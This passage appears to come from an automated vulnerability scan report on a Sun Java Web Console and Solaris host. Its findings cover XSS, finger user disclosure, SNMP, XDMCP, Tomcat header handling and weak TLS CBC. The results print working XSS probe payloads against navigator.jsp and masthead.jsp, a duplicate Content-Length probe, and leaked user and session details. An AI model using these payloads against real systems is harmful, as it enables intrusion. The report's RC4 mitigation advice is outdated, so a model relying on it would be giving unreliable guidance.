THREAT:
Sun Java Web Console is a Web application which is used to administer Web-based Sun system management applications.

The application is prone to a cross-site scripting vulnerability due to an error in the "navigator.jsp" file.

IMPACT:
An attacker could exploit this issue to perform cross-site scripting attacks on unsuspecting users in the context of the affected application. This could allow an attacker to steal cookie-based authentication credentials, which could be used to launch other attacks.

SOLUTION:
There are no vendor-supplied patches available at this time.

RESULT:

```
GET
/console/cchelp2/Navigator?appName=<script>alert('qualysxss')</script>&firstLoad
=true&helpFile=&pathPrefix=&windowTitle=Help+-+Sun+Java(TM)+Web+Console HTTP/1.1

Connection: Keep-Alive



<html>
<head>
<title>Application Error</title>
</head>
<body bgcolor="#FFFFFF" text="#000000">
 <font face="Arial, Helvetica, sans-serif">Application Error</font>
 <font face="Arial, Helvetica, sans-serif">com.iplanet.jato.util.WrapperRuntimeException: Error invoking
com.sun.web.ui.servlet.help2.NavigatorViewBean(RequestContext) constructor Root cause = [java.lang.RuntimeException:
javax.help.HelpSetException: Could not parse Got an IOException (http://127.0.0.1:6788/<script>alert('qualysxss')</script>/html/en/help/app.hs)
Parsing failed for null]</font>

<hr size="1">
<font face="Arial, Helvetica, sans-serif" size="2">Notes for application developers:</font>

  <font face="Arial, Helvetica, sans-serif" size="2">To prevent users from seeing this error message, override the
<code>onUncaughtException()</code> method in the module servlet and take action specific to the application</font>
  <font face="Arial, Helvetica, sans-serif" size="2">To see a stack trace from this error, see the source for this page</font>

<hr size="1">
<font size="1" face="Arial, Helvetica, sans-serif"> Generated Fri Feb 17 13:42:03 EST 2012 </font>

<!-- Exception stack trace -->
<!--
com.iplanet.jato.util.WrapperRuntimeException: Error invoking com.sun.web.ui.servlet.help2.NavigatorViewBean(RequestContext) constructor
Root cause = [java.lang.RuntimeException: javax.help.HelpSetException: Could not parse
Got an IOException (http://127.0.0.1:6788/<script>alert('qualysxss')</script>/html/en/help/app.hs)
Parsing failed for null]
 at com.iplanet.jato.ViewBeanManager.getViewBean(ViewBeanManager.java:253)
 at com.iplanet.jato.ViewBeanManager.getViewBean(ViewBeanManager.java:194)
 at com.iplanet.jato.ViewBeanManager.getViewBeanByClassName(ViewBeanManager.java:128)
 at com.iplanet.ja
to.ViewBeanManager.getLocalViewBean(ViewBeanManager.java:114)
 at com.iplanet.jato.ApplicationServletBase.getViewBeanInstance(ApplicationServletBase.java:908)
 at com.iplanet.jato.ApplicationServletBase.processRequest(ApplicationServletBase.java:610)
 at com.iplanet.jato.ApplicationServletBase.doGet(ApplicationServletBase.java:459)
 at javax.servlet.http.HttpServlet.service(HttpServlet.java:689)
 at javax.servlet.http.HttpServlet.service(HttpServlet.java:802)
 at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
 at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:39)
 at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:25)
 at java.lang.reflect.Method.invoke(Method.java:585)
 at org.apache.catalina.security.SecurityUtil$1.run(SecurityUtil.java:243)
 at java.security.AccessController.doPrivileged(Native Method)
 at javax.security.auth.Subject.doAsPrivileged(Subject.java:517)
 at org.apache.catalina.security.SecurityUtil.execute(SecurityUtil.java:272)
 at org.apache.catalina.security.SecurityUtil.doAsPrivilege(SecurityUtil.java:161)
 at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:245)
 at org.apache.catalina.core.ApplicationFilterChain.access$000(ApplicationFilterChain.java:50)
 at org.apache.catalina.core.ApplicationFilterChain$1.run(ApplicationFilterChain.java:156)
 at java.security.AccessController.doPrivileged(Native Method)
 at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:152)
 at com.sun.management.services.session.CoreSessionManagerFilter.doFilter(CoreSessionManagerFilter.java:298)
 at sun.reflect.GeneratedMethodAccessor67.invoke(Unknown Source)
 at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:25)
 at java.lang.reflect.Method.invoke(Method.java:585)
 at org.apache.catalina.security.SecurityUtil$1.run(SecurityUtil.java:243)
 at java.security.AccessController.doPrivileged
(Native Method)
 at javax.security.auth.Subject.doAsPrivileged(Subject.java:517)
 at org.apache.catalina.security.SecurityUtil.execute(SecurityUtil.java:272)
 at org.apache.catalina.security.SecurityUtil.doAsPrivilege(SecurityUtil.java:217)
 at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:197)
 at org.apache.catalina.core.ApplicationFilterChain.access$000(ApplicationFilterChain.java:50)
```

```
 at org.apache.catalina.core.ApplicationFilterChain$1.run(ApplicationFilterChain.java:156)
 at java.security.AccessController.doPrivileged(Native Method)
 at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:152)
 at org.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:214)
 at org.apache.catalina.core.StandardValveContext.invokeNext(StandardValveContext.java:104)
 at org.apache.catalina.core.StandardPipeline.invoke(StandardPipeline.java:520)
 at org.apache.catalina.core.StandardContextValve.invokeInternal(StandardContextValve.java:198)
 at org.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:152)
 at org.apache.catalina.core.StandardValveContext.invokeNext(StandardValveContext.java:104)
 at org.apache.catalina.core.StandardPipeline.invoke(StandardPipeline.java:520)
 at org.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:137)
 at org.apache.catalina.core.StandardValveContext.invokeNext(StandardValveContext.java:104)
 at org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:118)
 at org.apache.catalina.core.StandardValveContext.invokeNext(StandardValveContext.java:102)
 at org.apache.catalina.core.StandardPipeline.invoke(StandardPipeline.java:520)
 at org.apache.catalina.core.StandardEngineValve.invoke(StandardEngineValve.java:109)
 at org.apache.catalina.core.StandardValveContext.invokeNext(StandardValveContext.java:104)
 at org.apache.catalina.core.StandardPipeline.invoke(StandardPipeline.java:520)
 at org.apac
he.catalina.core.ContainerBase.invoke(ContainerBase.java:929)
 at org.apache.coyote.tomcat5.CoyoteAdapter.service(CoyoteAdapter.java:160)
 at org.apache.coyote.http11.Http11Processor.process(Http11Processor.java:799)
 at org.apache.coyote.http11.Http11Protocol$Http11ConnectionHandler.processConnection(Http11Protocol.java:705)
 at org.apache.tomcat.util.net.TcpWorkerThread.runIt(PoolTcpEndpoint.java:577)
 at org.apache.tomcat.util.threads.ThreadPool$ControlRunnable.run(ThreadPool.java:684)
 at java.lang.Thread.run(Thread.java:595)

Root cause:
java.lang.RuntimeException: javax.help.HelpSetException: Could not parse
Got an IOException (http://127.0.0.1:6788/<script>alert('qualysxss')</script>/html/en/help/app.hs)
Parsing failed for null
 at com.sun.web.ui.servlet.help2.Help2Utils.createHelpSet(Help2Utils.java:464)
 at com.sun.web.ui.servlet.help2.Help2Utils.validateHelpSet(Help2Utils.java:371)
 at com.sun.web.ui.servlet.help2.Help2Utils.initHelp(Help2Utils.java:182)
 at com.sun.web.ui.servlet.help2.Help2Utils.<init>(Help2Utils.java:131)
 at com.sun.web.ui.servlet.help2.NavigatorViewBean.<init>(NavigatorViewBean.java:180)
 at sun.reflect.NativeConstructorAccessorImpl.newInstance0(Native Method)
 at sun.reflect.NativeConstructorAccessorImpl.newInstance(NativeConstructorAccessorImpl.java:39)
 at sun.reflect.DelegatingConstructorAccessorImpl.newInstance(DelegatingConstructorAccessorImpl.java:27)
 at java.lang.reflect.Constructor.newInstance(Constructor.java:494)
 at com.iplanet.jato.ViewBeanManager.getViewBean(ViewBeanManager.java:234)
 at com.iplanet.jato.ViewBeanManager.getViewBean(ViewBeanManager.java:194)
 at com.iplanet.jato.ViewBeanManager.getViewBeanByClassName(ViewBeanManager.java:128)
 at com.iplanet.jato.ViewBeanManager.getLocalViewBean(ViewBeanManager.java:114)
 at com.iplanet.jato.ApplicationServletBase.getViewBeanInstance(ApplicationServletBase.java:908)
 at com.iplanet.jato.ApplicationServletBase.processRequest(ApplicationServletBase.java:610)
 at com.iplane
t.jato.ApplicationServletBase.doGet(ApplicationServletBase.java:459)
 at javax.servlet.http.HttpServlet.service(HttpServlet.java:689)
 at javax.servlet.http.HttpServlet.service(HttpServlet.java:802)
 at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
 at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:39)
 at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:25)
 at java.lang.reflect.Method.invoke(Method.java:585)
 at org.apache.catalina.security.SecurityUtil$1.run(SecurityUtil.java:243)
 at java.security.AccessController.doPrivileged(Native Method)
 at javax.security.auth.Subject.doAsPrivileged(Subject.java:517)
 at org.apache.catalina.security.SecurityUtil.execute(SecurityUtil.java:272)
 at org.apache.catalina.security.SecurityUtil.doAsPrivilege(SecurityUtil.java:161)
 at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:245)
 at org.apache.catalina.core.ApplicationFilterChain.access$000(ApplicationFilterChain.java:50)
 at org.apache.catalina.core.ApplicationFilterChain$1.run(ApplicationFilterChain.java:156)
 at java.security.AccessController.doPrivileged(Native Method)
 at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:152)
 at com.sun.management.services.session.CoreSessionManagerFilter.doFilter(CoreSessionManagerFilter.java:298)
 at sun.reflect.GeneratedMethodAccessor67.invoke(Unknown Source)
 at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:25)
 at java.lang.reflect.Method.invoke(Method.java:585)
 at org.apache.catalina.security.SecurityUtil$1.run(SecurityUtil.java:243)
 at java.security.AccessController.doPrivileged(Native Method)
 at javax.security.auth.Subject.doAsPrivileged(Subject.java:517)
 at org.apache.catalina.security.SecurityUtil.execute(SecurityUtil.java:272)
 at org.apache.catalina.security.SecurityUtil.doAsPrivilege(SecurityUtil.java:217)
 at org.apache.catalina.
core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:197)
 at org.apache.catalina.core.ApplicationFilterChain.access$000(ApplicationFilterChain.java:50)
 at org.apache.catalina.core.ApplicationFilterChain$1.run(ApplicationFilterChain.java:156)
 at java.security.AccessController.doPrivileged(Native Method)
```

at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:152)
at org.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:214)
at org.apache.catalina.core.StandardValveContext.invokeNext(StandardValveContext.java:104)
at org.apache.catalina.core.StandardPipeline.invoke(StandardPipeline.java:520)
at org.apache.catalina.core.StandardContextValve.invokeInternal(StandardContextValve.java:198)
at org.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:152)
at org.apache.catalina.core.StandardValveContext.invokeNext(StandardValveContext.java:104)
at org.apache.catalina.core.StandardPipeline.invoke(StandardPipeline.java:520)
at org.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:137)
at org.apache.catalina.core.StandardValveContext.invokeNext(StandardValveContext.java:104)
at org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:118)
at org.apache.catalina.core.StandardValveContext.invokeNext(StandardValveContext.java:102)
at org.apache.catalina.core.StandardPipeline.invoke(StandardPipeline.java:520)
at org.apache.catalina.core.StandardEngineValve.invoke(StandardEngineValve.java:109)
at org.apache.catalina.core.StandardValveContext.invokeNext(StandardValveContext.java:104)
at org.apache.catalina.core.StandardPipeline.invoke(StandardPipeline.java:520)
at org.apache.catalina.core.ContainerBase.invoke(ContainerBase.java:929)
at org.apache.coyote.tomcat5.CoyoteAdapter.service(CoyoteAdapter.java:160)
at org.apache.coyote.http11.Http11Processor.process(Http11Processor.java:799)
at org.apache.coyote.http11.Http11Protocol$Http
11ConnectionHandler.processConnection(Http11Protocol.java:705)
at org.apache.tomcat.util.net.TcpWorkerThread.runIt(PoolTcpEndpoint.java:577)
at org.apache.tomcat.util.threads.ThreadPool$ControlRunnable.run(ThreadPool.java:684)
at java.lang.Thread.run(Thread.java:595)
Caused by: javax.help.HelpSetException: Could not parse
Got an IOException (http://127.0.0.1:6788/<script>alert('qualysxss')</script>/html/en/help/app.hs)
Parsing failed for null
at javax.help.HelpSet.<init>(HelpSet.java:146)
at com.sun.web.ui.servlet.help2.Help2Utils.createHelpSet(Help2Utils.java:442)
... 67 more
-->

</body>
</html>
-CR-

3 Sun Java Web Console masthead.jsp Cross-Site Scripting port 6789/tcp

QID:	86848	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Web server	CVSS Temporal:	7.4	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/29/2009				

THREAT:
Sun Java Web Console is a Web application which is used to administer Web-based Sun system management applications.

The application is prone to a cross-site scripting vulnerability due to an error in the "masthead.jsp" file.

IMPACT:
An attacker could exploit this issue to perform cross-site scripting attacks on unsuspecting users in the context of the affected application. This could allow an attacker to steal cookie-based authentication credentials, which could be used to launch other attacks.

SOLUTION:
There are no vendor-supplied patches available at this time.

RESULT:
GET
/console/faces/com_sun_web_ui/help/masthead.jsp?closeButton=true&mastheadDescrip

tion=console&mastheadHeight=&mastheadUrl=/com_sun_web_ui/images/SecondaryProduct
Name.png&mastheadWidth=&pageTitle=%22><script>alert(qualysxss)</script> HTTP/1.1

Connection: Keep-Alive

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322)


```
 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

   <head>
<meta content="no-cache" http-equiv="Pragma" />
<meta content="no-cache" http-equiv="Cache-Control" />
<meta content="no-store" http-equiv="Cache-Control" />
<meta content="max-age=0" http-equiv="Cache-Control" />
<meta content="1" http-equiv="Expires" />
<title>Help Window Masthead</title>
<script type="text/javascript" src="/console/theme/com/sun/web/ui/suntheme/javascript/formElements.js"></script>
<link rel="stylesheet" type="text/css" href="/console/theme/com/sun/web/ui/suntheme/css/css_master.css" />
<link rel="stylesheet" type="text/css" href="/console/theme/com/sun/web/ui/suntheme/css/css_ie55up.css" />

<script type="text/javascript">
var sjwuic_ScrollCookie = new sjwuic_ScrollCookie('/com_sun_web_ui/help/masthead.jsp', '/console/faces/com_sun_web_ui/help/masthead.jsp');
</script>
</head>

   <body id="_id2" class="HlpMstTtlBdy" onload="return _id2_jsObject.setInitialFocus();" onunload="return _id2_jsObject.setScrollPosition();">

     <form id="helpMastheadForm" class="form" method="post"
action="/console/faces/com_sun_web_ui/help/masthead.jsp;jsessionid=D0741855CAEE6175579E638B5DF16F34"
enctype="application/x-www-form-urlencoded">

       <!-- HelpWindow Secondary Masthead -->
       <div class="SkpMedGry1"><img id="helpMastheadForm:helpWindowMasthead:icon"
src="/console/theme/com/sun/web/ui/suntheme/images/other/dot.gif;jsessionid=D0741855CAEE6175579E638B5DF16F34" alt="" height="1"
width="1" border="0" /> (#helpMastheadForm:helpWindo
wMasthead_skipSection)</div><div class="SkpMedGry1"><img id="helpMastheadForm:helpWindowMasthead:icon"
src="/console/theme/com/sun/web/ui/suntheme/images/other/dot.gif;jsessionid=D0741855CAEE6175579E638B5DF16F34" alt="" height="1"
width="1" border="0" /> (#helpMastheadForm:helpWindowMasthead_skipUtility)</div><div class="MstDiv"><table width="100%" border="0"
cellpadding="0" cellspacing="0" class="MstSecTbl" title=""><tbody><tr><td><div class="MstDivSecTtl"><img
id="helpMastheadForm:helpWindowMasthead:productInfoImage"
src="/console/com_sun_web_ui/images/SecondaryProductName.png;jsessionid=D0741855CAEE6175579E638B5DF16F34" alt="console"
border="0" /></div></td></tr></tbody></table></div><div>
<a name="helpMastheadForm:helpWindowMasthead_skipSection"></a>
</div>
       <!-- HelpWindow ContentPageTitle -->



       <div><table border="0" width="100%" cellpadding="0" cellspacing="0"><tr valign="bottom"><td nowrap="nowrap" valign="bottom"><div
class="TtlTxtDiv"><h1 class="TtlTxt">"><script>alert(qualysxss)</script> </div></td><td align="right" nowrap="nowrap" valign="bottom"><div
class="TtlBtnDiv"><input id="helpMastheadForm:helpWindowPageTitle:_id3" name="helpMastheadForm:helpWindowPageTitle:_id3" class="Btn2"
onblur="return this.myonblur();" onfocus="return this.myonfocus();" onmouseout="return this.myonmouseout();" onmouseover="return
this.myonmouseover();" onclick="javascript: parent.close(); return false" type="submit" value="Close" /><script
type="text/javascript">sjwuic_assign_button('helpMastheadForm:helpWindowPageTitle:_id3', defaultButtonStrings, true, false,
false);</script></div></td></tr></table></div>

<input id="helpMastheadForm_hidden" name="helpMastheadForm_hidden" value="helpMastheadForm_hidden" type="hidden" />
<input type="hidden" name="com.sun.faces.VIEW" id="com.sun.faces.VIEW"
value="H4sIAAAAAAAAAJ1XzW8bRRQfO0nz0Qry4ZJKaRJXKaSRYF1KDygRgjgf9SI7iWInAaLKmexO7
A3r3WF3NtmAVLUc4MAFCXpAKoIDx3LqH4AQB6RKRaIS

F7gghISQgCtfB3gz3l2vN2vjsIfxzuybN+/jN7/3fPdX1GNbKK2YNcl2DGkPK8SWHKbpUskipMgsR2GO

RVJ7Y4vnb++kk6g7j/qUqqarFjEYOpvfxwc4wzdk5i0LH+U1m83lUb+iY9tewTXC0HBdRsdGJQMKNaMC

Aqf4ScxmaCSklYftagFT+JzU1NfQDZR0KVg3wiXqRgVnuLcejn/wJf6wCyVk1G1rrxOXIoQSh90wDth8

MxJjD8yT4VXK0Ljv7iHZlRxNgik1DfBHyhGsgkB3WVOfjijpTPWFlqoL2GZVUA8ODTUc8lzu6f328y8e

2/m6CyWX0YBuYnUZK8y0ZNTPqhaxq6auuvT5FxB/zhz2wTjIbWJokFqmCkmSjT1TruEKCUyZbmmKkFvw

p5RvSLmQqCrR6ZZmqOZhYKyvbKalsgXTYPC7BipLGtPr5w/HmfoIBZmsw5hp2CWTBronW+quC3sJeQZM

HGmYGBzotkvosmnVYP8g3+c7xdfabsqa6pF36JW2gtwGT/AyCKZ5Xl3vEjWkNuRNjRyumyaj1AE4bwvI
```

S/xCSKu7+0Rhc+9+9dJHg/aMnkRI4Djp8OBMw1t38NbXOrIXwweDlZhSaWFjfX1ppVTelJe2yuurqyW+

+0mXUhogUFiQNU2dYONB2rr5zZ2/fkuixCuo5wDrDtyohDjyKUTByYFcqZAvZ+eL8gLAPAPulSEmZTit

7GgZHt9MzQuwtG/zQwYbMM+bCtbJjT+Gdu5c/vMXYBEZ9VUB+oqpkjzqVUzHYNaRuPLAL9wuB0LrzXsP

sKVhg3mM8A88DCGGksTgS1eDCCWCt0b8ejqJXzoufquFtdUVHkF5sRi973x6mg9TrusDgE8f54PEhwyA

NYIbgRbxLTLEmH0SB5Ab2hbBl0e4nz7c/Onn8Teu+fgCn3sYvzyN2EHCnojHb5FhRnLAQMQq4gNivXz/

3nPv3XlQSPLkNJjey9aADTKq2NPM/R7U3TBL1o8iurTJAZeFiw3WyjWqMzTxIuzMAayygE7JhxYnaHHr

PZIOEtEq6ILRG6GGG+h7jGKCnfpvtPDluWhV4NMLARSuCGS0s0owTPRh6EwOWMpmJaZn1aMYfMQB/NxJ

TQ5BeJQPk8LuYwwpXGrng6DWcGSPPR0i/GLw1nUyrPO3Jc6RADS/DPLSliNapcoYGg0vLhJbsTTKNKhX

6NHwl431PEND4ZUtTWXVBgULW2Q+gGA6Fpehc5ukz1Ns4dr2tC8XsmL6epNkKiK5YekRicnWJwuDGZqK

JnH2eEkP8u7ndTSSV19QpLC5VshQ6ivEGv7h409+v/X2s0nefHm1wqd7Ibfi1HaJ9dbd2+On3//+HUE6

NyGQdZwIn9yO540hKtjJTuGk1BqPCSDM1HZMRT732d/FH1/97n7AmA3ciX4pBsdjMWttis5AWfTAPnWm

+C282kECZ6Mdn9gdzmgqklEhBdoz0aqtiYYxUySKaajYOlqra+YmSdSowBYozYZtel1dI7T1Ka/E4txj

mYnjgPYq2tJyfyfxnIgp4svzC0ul8sp8YakYR9ljbhydCL68FqqM4Us47F1T6ref09eh/2qTtqBPFVwb

TlO074120vXgBQhuWQ/ePA7POChOBW+n/h/N8qZBXPYWoRlt4idFN22Sx7sEavlMJ/GZ5T0+VzURDtLZ
aOWs/yWgTZUnQhTtVhm6xHFSZ+HZNGSTtzjC2Eszc2mLwN9dI72HdZvEgTisP4r6mAShfwFQStTmYQ8AAA==" />
</form>

<script type="text/javascript">
var _id2_jsObject = new Body('null');
</script>
</body>

-CR-

3 Finger Service Discloses Logged Users port 79/tcp

QID:	31003	CVSS Base:	5	PCI Severity:	MED
Category:	Finger	CVSS Temporal:	3.6	PCI Status:	FAIL
CVE ID:	CVE-1999-0259, CVE-1999-0612				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/08/2009				

THREAT:
The finger service is present on your system. This service shows which users are logged on. It also provides some user details.

IMPACT:
Unauthorized users often exploit this service to obtain the user's login name. This service potentially makes the system vulnerable, especially if some users have weak passwords.

SOLUTION:
Remove this service from your system. On Unix sytems, it is usually located in the /etc/inetd.conf file. On other systems, check the service's configuration file.

RESULT:

Login	Name	TTY	Idle	When	Where
root	Super-User	console	72d	Mon 11:31	:0

3 X Display Manager Control Protocol (XDMCP) Detected port 177/udp

QID:	38147	CVSS Base:	5	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	5	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	04/15/2009				

THREAT:
X Display Manager Control Protocol (XDMCP) is used to provide X display connections for X terminals.

The host is running the XDMCP protocol. This protocol is insecure because the XDMCP data is not encrypted.

IMPACT:
By exploiting this vulnerability, an attacker with access to the XDMCP traffic can obtain the passwords of the XDMCP users.

SOLUTION:
There are no solutions available at this time.

RESULT:
Detected service xdmcp and os Solaris 10

3 Apache Tomcat Multiple Content Length Headers Information Disclosure Vulnerability port 6788/tcp

QID:	86789	CVSS Base:	4.3	PCI Severity:	MED
Category:	Web server	CVSS Temporal:	3.4	PCI Status:	FAIL
CVE ID:	CVE-2005-2090				
Vendor Reference:	Apache Tomcat 4, Apache Tomcat 5, Apache Tomcat 6				
Bugtraq ID:	13873				
Last Update:	07/15/2008				

THREAT:
This vulnerability exists in Apache Tomcat Versions 4, 5 and 6 when the server doesn't reject multiple content length header requests.

IMPACT:
When these kinds of requests are processed by firewalls, caches, proxies and Tomcat, they may result in Web cache poisoning, XSS attack and information disclosure.

SOLUTION:
Refer to this Apache Tomcat Web site for details about the latest versions.

RESULT:

POST /index.jsp HTTP/1.0
Content-Length: 0
Content-Length: 0

<html><head><title>Apache Tomcat/5.0.30 - Error report</title><style><!--H1
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P
{font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color :
#525D76;}--></style> </head><body> HTTP Status 404 - Request on unsecure port <HR size="1" noshade="noshade"> type Status report</p>

message Request on unsecure port </p> description The requested resource (Request on unsecure port) is not available. </p><HR size="1" noshade="noshade"> Apache Tomcat/5.0.30 </body></html>POST /index.html HTTP/1.0
Content-Length: 0
Content-Length: 0

3 SSLv3.0/TLSv1.0 Protocol Weak CBC Mode Vulnerability port 6789/tcp over SSL

QID:	42366	CVSS Base:	4.3	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	3.5		
CVE ID:	CVE-2011-3389				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	12/30/2011				

THREAT:
SSLv 3.0 and TLS v1.0 protocols are used to provide integrity, authenticity and privacy to other protocols such as HTTP and LDAP. They provide these services by using encryption for privacy, x509 certificates for authenticity and one-way hash functions for integrity. To encrypt data SSL and TLS can use block ciphers, which are encryption algorithms that can encrypt only a fixed block of original data to an encrypted block of the same size. Note that these cihpers will always obtain the same resulting block for the same original blockof data. To achieve difference in the output the output of encryption is XORed with yet another block of the same size referred to as initialization vectors (IV). A special mode of operation for block ciphers known as CBC (cipher block chaining) uses one IV for the initial block and the result of the previous block for each subsequent block to obtain difference in the output of block cipher encryption.

In SSLv3.0 and TLSv1.0 implementation the choice CBC mode usage was poor because the entire traffic shares one CBC session with single set of initial IVs. The rest of the IV are as mentioned above results of the encryption of the previous blocks. The subsequent IV are available to the eavesdroppers. This allows an attacker with the capability to inject arbitrary traffic into the plain-text stream (to be encrypted by the client) to verify their guess of the plain-text preceding the injected block. If the attackers guess is correct then the output of the encryption will be the same for two blocks.

For low entropy data it is possible to guess the plain-text block with relatively few number of attempts. For example for data that has 1000 possibilities the number of attempts can be 500.

For more information please see a paper by Gregory V. Bard.

IMPACT:
Recently attacks against the web authentication cookies have been described which used this vulnerability. If the authentication cookie is guessed by the attacker then the attacker can impersonate the legitimate user on the Web site which accepts the authentication cookie.

SOLUTION:
This attack was identified in 2004 and later revisions of TLS protocol which contain a fix for this. If possible, upgrade to TLSv1.1 or TLSv1.2. If upgrading to TLSv1.1 or TLSv1.2 is not possible, then disabling CBC mode ciphers will remove the vulnerability.

Setting your SSL server to prioritize RC4 ciphers mitigates this vulnerability. Microsoft has posted information including workarounds for IIS at KB2588513.

Using the following SSL configuration in Apache mitigates this vulnerability:

SSLHonorCipherOrder On
SSLCipherSuite RC4-SHA:HIGH:!ADH

RESULT:

Available non CBC cipher	Server's choice	SSL version
RC4-SHA	EDH-RSA-DES-CBC3-SHA	SSLv3
RC4-SHA	EDH-RSA-DES-CBC3-SHA	TLSv1

3 Finger Daemon Accepts Forwarding of Requests port 79/tcp

QID:	31002	CVSS Base:	2.1	PCI Severity:	LOW
Category:	Finger	CVSS Temporal:	1.9		

CVE ID:	CVE-1999-0106
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	04/08/2009

THREAT:
The finger service is present on your system. This service discloses which users are logged on, and provides information about those users. On older versions, the finger daemon accepts forwarding. This could allow unauthorized users to proxy "finger" requests to other servers via your server.

Additionally, a denial of service can be implemented on networks using NIS (Network Information Service). This is done by executing a finger command containing hundreds of nested '@' characters. This generates a lot of traffic in the network and consumes a lot of the NIS master server's CPU.

IMPACT:
If successfully exploited, unauthorized users can use your finger service to anonymously scan other hosts that have finger enabled, or cause a denial of service on networks using NIS.

SOLUTION:
Remove this service from your system. On Unix systems, it's typically located in the /etc/inetd.conf file. On other systems, check the service's configuration file.

RESULT:

No results available

3 Readable SNMP Information port 161/udp

QID:	78030	CVSS Base:	10	PCI Severity:	HIGH
Category:	SNMP	CVSS Temporal:	8.3	PCI Status:	FAIL
CVE ID:	CVE-1999-0517, CVE-1999-0186, CVE-1999-0254, CVE-1999-0516, CVE-1999-0472, CVE-2001-0514, CVE-2002-0109				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/04/2009				

THREAT:
Unauthorized users can read all SNMP information because the access password is not secure.

IMPACT:
Read-access to all SNMP information can give unauthorized users an incredible amount of valuable information about your network. See the "Information Gathered" section of the report for a demonstration.

Note: The SNMP information shown in the "Information Gathered" section is only a portion of what a remote user may actually be able to extract.

SOLUTION:
There are different types of attacks an unauthorized user can implement to retrieve sensitive information contained in the MIB. You can protect yourself against any of these attacks. The following is a list of possible attacks and how you can protect yourself (from highest to lowest risk):

Brute force of community names: Replace the default password (often "public" or "private") with a secure one. The password should be hard to guess, and should not be derived from the hostname of the machine or from its model name (e.g., "sun" or "ibm").
Eavesdropping of community names: SNMP Version 3 agents, as well as some of the SNMP Version 2 agents (not those named SNMPv2c for "community based SNMP version 2") include authentication using hashing functions, such as MD5.
Eavesdropping of information retrieved by authorized users: Use the privacy function, such as DES-encryption, of the protocols described above.
Replay of legitimate SNMP message by unauthorized users: The protocols described above provide a simple replay protection using a timestamp and a message sequence number.

RESULT:

3 "Finger 0@" Information about Logged Users Disclosure Vulnerability port 79/tcp

QID:	31000	CVSS Base:	10	PCI Severity:	HIGH
Category:	Finger	CVSS Temporal:	9	PCI Status:	FAIL
CVE ID:	CVE-1999-0197				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	04/08/2009				

THREAT:
The finger service is present on your system. This service discloses which users are logged on, and provides information about those users. On some Operating Systems, the "0" acts as a wildcard and provides logins for almost all accounts existing on the server.

IMPACT:
Aggressive intruders often exploit this service to get user login names on a system. This makes the system vulnerable to other attacks, especially if users have weak passwords.

SOLUTION:
Remove this service from your system. On Unix systems, it is usually located in the /etc/inetd.conf configuration file. On other systems, check the inetd configuration file

RESULT:

Login	Name	TTY	Idle	When	Where
0	???				

5 Browser-Specific Cross-Site Scripting (XSS) port 6789/tcp

QID:	150013	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	Web Application	CVSS Temporal:	7.5	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/26/2009				

THREAT:
XSS vulnerabilities occur when the Web application echoes user-supplied data in an HTML response sent to the Web browser. For example, a Web application might include the user's name as part of a welcome message or display a home address when confirming a shipping destination. If the user-supplied data contains characters that are interpreted as part of an HTML element instead of literal text, then an attacker can modify the HTML that is received by the victim's Web browser.

The XSS payload is echoed in the HTML document returned by the request. An XSS payload may consist of HTML, JavaScript or other content that will be rendered by the browser. In order to exploit this vulnerability, a malicious user would need to trick a victim into visiting the URL with the XSS payload.

Note! This specific test uses an XSS payload that takes advantage of Mozilla's HTML parsing engine. Manual confirmation of this vulnerability should use the Mozilla browser. Even though this exploits a particular Web browser, the Web application still has inadequate input filters.

IMPACT:
